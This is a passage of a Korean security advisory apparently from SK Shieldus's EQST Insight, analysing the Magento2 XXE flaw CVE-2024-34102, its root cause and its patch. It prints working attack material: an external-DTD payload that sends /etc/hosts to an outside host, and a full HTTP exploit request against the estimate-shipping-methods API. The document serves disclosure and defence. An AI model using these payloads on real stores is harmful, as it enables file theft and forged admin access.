


그림 22. convertValue 메서드

convertValue 메서드에서 $type 에 string 과 int 와 같은 자료형이 들어갈 경우는 두번째 분기를 거쳐 _createFromArray 메서드가 호출없이 반환된다. 반면 convertValue 에 인수로 $type 이 클래스로 전달될 경우, $type 은 array 나 string, int, float, double, boolean 과 같은 간단한 타입이 아니므로 processComplexTypes 메서드로 $data 와 $type 을 인수로 넘겨주게 된다. 인수를 넘겨준 processComplexTypes 메서드의 소스코드는 다음과 같다.




그림 23. processComplexTypes 메서드

$type 으로 클래스가 전달된다면 Array 타입이 아니므로 _createFromArray 메서드가 다시 호출되어 재귀적으로 _createFromArray 메서드가 호출되는 과정이 반복된다. 해당 과정을 도식화하면 아래와 같다.




그림 24. _createFromArray 재귀호출 과정

재귀적으로 호출되던 _createFromArray 메서드는 convertValue 가 string 형이나 int 형을 $type 인수로 받으면, _createFromArray 메서드 호출이 아닌 $data 를 getConstructorData 메서드 내의 $res array 에 저장 후 이를 _createFromArray 메서드 내 $constructorArgs 로 반환하게 되므로, _createFromArray 의 재귀 호출이 끝나게 된다. _createFromArray 의 재귀 호출이 끝나게 되면, _createFromArray 메서드 내에서 $constructorArgs 를 반환하며, 해당 변수를 인수로 넘긴 후 $className 에 따른 객체를 생성한다.

vendor > magento > framework > Webapi > ServiceInputProcessor.php

```
39  {
271     protected function _createFromArray($className, $data)
272     {
273         $data = is_array($data) ? $data : [];
274         // convert to string directly to avoid situations when $className is object
275         // which implements __toString method like \ReflectionObject
276         $className = (string) $className;
277         $class = new ClassReflection($className);
278         if (is_subclass_of($className, self::EXTENSION_ATTRIBUTES_TYPE)) {
279             $className = substr($className, 0, -strlen('Interface'));
280         }
281
282         // Primary method: assign to constructor parameters
283         $constructorArgs = $this->getConstructorData($className, $data);
284         $object = $this->objectManager->create($className, $constructorArgs);
285
```

그림 25. _createFromArray 재귀호출 종료 후 객체 생성 과정

Step 3. XXE(XML External Entity Injection) 취약점 발생

1) XXE(XML External Entity Injection) 취약점

XXE 취약점을 이해하기 위해서는 XML 에 관한 기본적인 이해가 필요하다. XML 은 eXtensible Markup Language 의 약자로 데이터 저장 및 전송을 위해 고안된 언어다. XML 이해에 필요한 주요 용어는 다음과 같다.

용어	설명	예시
태그(tag)	<로 시작하여> 로 끝나는 마크업 구조	<section> </section> <line-break />
요소(element)	시작 태그로 시작하여 짝이 되는 끝 태그로 끝나거나, 빈 엘리먼트 태그만으로 이루어지는 문서의 논리 요소	<Greeting>Hello, world.</Greeting>
속성(Attribute)	이름/값 짝으로 이루어진 마크업 구조, 시작 태그 또는 빈 엘리먼트 태그 속에 위치함.	

XML 에서는 아래 표와 같이 예약되어 있는 다섯 개의 특별한 기호가 있다. 예약된 기호를 XML 문서에서 사용하면, XML 명세 상 다른 의미로 해석하게 된다. 이처럼 예약된 기호를 기존에 사용하던 문자와 같이 사용하기 위해서 만든 것을 엔티티(entity)라고 한다.

엔티티(entity)	나타내는 문자
&	&
<	<
>	>
'	'
"	"

DTD(XML document type definition)는 XML 문서의 구조, 데이터 값의 유형 및 여러 항목을 정의할 수 있다. DTD 는 XML 문서 시작 부분에 있는 DOCTYPE 요소 내에 선언된다. DTD 는 문서 자체 내에 선언하거나 외부 파일 형태로 정의할 수 있다.

외부 파일 형태로 정의하는 외부 엔티티의 선언은 SYSTEM 키워드를 사용하며, 엔티티 값을 로드해야 하는 URL 을 지정한다. 예시는 아래와 같다.

```
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "https://URL_TO_LOAD"> ]>
```

로드 URL 은 시스템 내부에서 사용하는 다양한 프로토콜을 사용할 수 있다. file:/, php wrapper, jar: 등이 그 대표적 예시다. 서버 측에서 XML 구문 해석 결과를 출력하면, 아래와 같이 php wrapper 기능을 활용해 특정 파일을 엔티티로 불러온 뒤 출력할 수 있다.

```
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "php://filter/convert.base64-encode/resource=/etc/hosts"> ]>
<foo>&ext;</foo>
```

서버 측에서 XML 구문 해석 결과를 출력하지 않는다면, 외부에서 악성 DTD 파일을 호스팅해 내부 파일 정보를 유출할 수 있다. /etc/hosts 파일을 유출하는 파일 XXE 요청은 다음과 같다.

```
<?xml version="1.0" ?> <!DOCTYPE r [ <!ELEMENT r ANY > <!ENTITY %sp SYSTEM "https://URL_TO_LOAD/dtd.xml"> %sp; %param1; ]> <r>&exfil;</r>
```

위 XML 구문에 따르면 %sp 외부 엔티티가 정의되며, 이는 외부에서 악성 DTD 를 불러오게 된다. 이에 따른 외부에서 호스팅하는 악성 DTD 파일의 예시는 다음과 같다.

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/etc/hosts"> <!ENTITY % param1 "<!ENTITY exfil SYSTEM 'https://URL_TO_LOAD?data=%data;'>">
```

%data 는 /etc/hosts 파일을 php wrapper 기능을 활용해 Base64 형태로 인코딩한다. %param1 은 exfil 엔티티를 정의하며, 위 %data 의 값을 URL 파라미터로 지정해 공격자 서버로 유출하게 된다.

2) XXE(XML External Entity Injection) 공격 취약 지점

Magento2 내 XXE 취약점을 이용할 수 있는 클래스로 XML 구문을 해석하는 ₩SimpleXMLElement 클래스가 있다. Step2 에서 언급한 바와 같이 _createFromArray 메서드에서 인수로 전달된 클래스명($className)으로부터 생성자 인수를 재귀적으로 호출하므로, Address 생성자 인수로부터 XML 구문을 해석하는 ₩SimpleXMLElement 클래스가 도달할 수 있는지 살펴, 취약한지 확인할 수 있다.

Address 생성자 인수들을 추적한 결과, 아래와 같이 클래스가 재귀적으로 호출됨을 확인할 수 있다. 마지막 클래스 호출은 Magento₩Quote₩Model₩Quote₩Address₩Total₩Collector 내 SourceData 타입이 ₩Magento₩Framework₩Simplexml₩Element 인 이유로 호출된다.

Magento₩Quote₩Model₩Quote₩Address
↓
Magento₩Quote₩Model₩Quote₩totalsReader
↓
Magento₩Quote₩Model₩Quote₩TotalsCollectorList
↓
Magento₩Quote₩Model₩Quote₩Address₩Total₩Collector
↓
₩Magento₩Framework₩Simplexml₩Element




그림 26. sourceData 타입이 ₩Magento₩Framework₩Simplexml₩Element 임을 명시한 소스코드

이는 디버거를 통해 확인할 수 있다.




그림 27. sourceData 에서 ₩Magento₩Framework₩Simplexml₩Element 클래스 타입 호출 확인

해당 클래스는 SimpleXMLElement 클래스를 상속받고 있으므로, SimpleXMLElement 클래스와 생성자 용법은 동일함을 알 수 있다.




그림 28. ₩Magento₩Framework₩Simplexml₩Element 소스코드 내 상속 클래스 확인

php 공식 문서 상의 simpleXMLElement 는 다음과 같은 인수들을 생성자로 받는다.

```
class SimpleXMLElement implements Stringable, Countable, RecursiveIterator {

   /* Methods */
   public __construct(
       string $data,
       int $options = 0,
       bool $dataIsURL = false,
       string $namespaceOrPrefix = "",
       bool $isPrefix = false
   )
```

그림 29. php 공식문서 상 simpleXMLElement 클래스 생성자 인수




그림 30. 디버거로 확인한 simpleXMLElement 클래스 생성자 인수

simpleXMLElement 클래스 생성자 중 $data 에 악의적인 XML 구문을 전달하면, XXE 취약점이 발생한다. 또한, $options 에서는 내·외부 엔티티 치환 옵션을 뜻하는 LIBXML_NOENT(2), 엔티티 재귀 및 노드 크기에 제한을 두지 않는 LIBXML_PARSEHUGE(524288) 옵션을 통해 524290(2+524288)을 설정 값으로 보낼 수 있다.

3) XXE(XML External Entity Injection) 공격 exploit

2) 에서 언급한 클래스 순서대로 호출 후, sourceData 로 악의적인 XML 구문을 전달하면 공격이 가능하다. XXE 공격을 통해 /etc/hosts 파일을 유출하는 payload 는 다음과 같다.

```
POST /rest/V1/guest-carts/eqst-test/estimate-shipping-methods HTTP/2
Host: magento.test
Cookie: XDEBUG_SESSION=PHPSTORM
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Content-Type: application/json
Content-Length: 401

{
  "address": {
    "totalsReader": {
      "collectorList": {
        "totalCollector": {
          "sourceData": {
            "data": "<?xml version=₩"1.0₩" ?> <!DOCTYPE r [ <!ELEMENT r ANY > <!ENTITY % sp SYSTEM
            ₩"https://6fb9a4a787344a9ecd41a35af5d55444.m.pipedream.net/dtd.xml₩"> %sp; %param1; ]>
            <r>&exfil;</r>",
            "options": 524290
          }
        }
      }
    }
  }
}
```

이후 base64 로 인코딩된 /etc/hosts/ 정보를 탈취한 것을 확인할 수 있다.




그림 31. XXE 공격을 통한 /etc/hosts 정보 탈취

4) 공격 영향

(1) 운영자 권한 API 사용

API 인증에 사용되는 JWT 의 서명 키가 app/etc/env.php 파일의 crypt 내 key 값으로 생성되기 때문에, admin 권한으로 API 기능을 활용할 수 있는 위험이 있다.

(2) CVE-2024-2961 취약점 체인

CVE-2024-2961 취약점은 GNU C Library 인 glibc 에서 발생하는 취약점이다. 해당 라이브러리 내 iconv 함수를 사용할 때 발생하는데, ISO-2022-CN-EXT 를 사용할 수 있는 환경에서 해당 언어셋으로 문자열을 변환할 때 출력 버퍼를 오버 플로우할 수 있는 취약점이다. 해당 취약점으로 php wrapper 의 php://filter 를 활용하면, 애플리케이션의 충돌을 발생시키거나 인접 변수를 덮어쓰는 등의 행위가 가능하다.

■ 대응 방안

CVE-2024-34102 가 발표된 6 월 11 일, Magento2 에서 해당 취약점을 패치한 2.4.7-p1 버전을 발표했다. 발표된 소스코드는 해당 Release 에서 다운로드 받을 수 있다.

• URL: https://github.com/magento/magento2/releases/tag/2.4.7-p1

패치 이후 변경 내역이 있는 소스코드를 비교하면, 취약점이 발생했던 lib/internal/Magento/Framework/Webapi 내 _createFromArray 메서드에서 다음과 같은 검증 로직이 추가된 것을 확인할 수 있다.




그림 32. 2.4.7-p1 패치에서 추가된 _createFromArray 메서드 검증 로직

이 검증 로직은 XML 의 구문을 해석할 수 있는 ₩SimpleXMLElement, ₩DOMElement 를 상속받는 클래스명을 $className 인수로 받으면 예외 처리하게 만들어, “Invalid data type”을 반환하도록 패치했다. 패치 이후 동일 공격 구문을 전송하면, 다음과 같은 오류 구문과 함께 공격이 실패하는 것을 확인할 수 있다.




그림 33. 2.4.7-p1 패치 이후 공격이 실패하는 것을 확인

패치 작업은 다음 과정과 같이 수행한다.

1. isolated patch(핫픽스를 포함함) 또는 7 월 17 일자 핫픽스를 적용한다.
2. maintenance mode 를 켠다(enable)
3. cron execution 을 끈다(disable)
4. 암호화 키를 변경한다(rotate)
5. 캐시를 비운다(flush)
6. cron execution 을 켠다(enable)
7. maintenance mode 를 끈다(disable)

패치 파일과 상세 과정은 아래에서 확인할 수 있다.
URL: https://experienceleague.adobe.com/en/docs/commerce-knowledge-base/kb/troubleshooting/known-issues-patches-attached/security-update-available-for-adobe-commerce-apsb24-40-revised-to-include-isolated-patch-for-cve-2024-34102

취약한 버전의 Adobe Commerce 사용자는 위 작업 과정에 따라 패치를 수행할 것을 권장한다.

■ 참고 사이트

• Magento Is Now Adobe Commerce : https://business.adobe.com/blog/the-latest/magento-is-now-part-of-adobe

• Magento Community vs. Enterprise Edition Comparison : https://www.mgt-commerce.com/blog/magento-community-vs-enterprise/

• Security update available for Adobe Commerce | APSB24-40 : https://helpx.adobe.com/security/products/magento/apsb24-40.html

• spacewasp github : https://github.com/spacewasp/public_docs/blob/main/CVE-2024-34102.md

• why nested deserialization is harmful magento xxe cve-2024-34102 : https://www.assetnote.io/resources/research/why-nested-deserialization-is-harmful-magento-xxe-cve-2024-34102

• ComsmicSting: critical unauthenticated XXE vulnerability in Adobe Commerce and Magento (CVE-2024-34102) : https://www.vicarius.io/vsociety/posts/cosmicsting-critical-unauthenticated-xxe-vulnerability-in-adobe-commerce-and-magento-cve-2024-34102

• Magento2 how to create custom webapi : https://magento.stackexchange.com/questions/280966/magento-2-how-to-create-custom-webapi

• Magento2 what case I use di.xml and how to use di.xml for module : https://magento.stackexchange.com/questions/111845/magento-2-what-case-i-use-di-xml-and-how-to-use-di-xml-for-module

• php manual simpleXMLElement : https://www.php.net/manual/en/class.simplexmlelement.php

• php manual libxml constants : https://www.php.net/manual/en/libxml.constants.php#constant.libxml-schema-create

• RFC3470 Guidelines for the Use of Extensible Markup Language(XML) within IETF protocols : https://datatracker.ietf.org/doc/html/rfc3470#section-2

• Magento2 github : https://github.com/magento/magento2

• XML external entity (XXE) Injection : https://portswigger.net/web-security/xxe

EQST INSIGHT

2024.08

SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 : SK쉴더스 EQST사업그룹
제 작 : SK쉴더스 마케팅그룹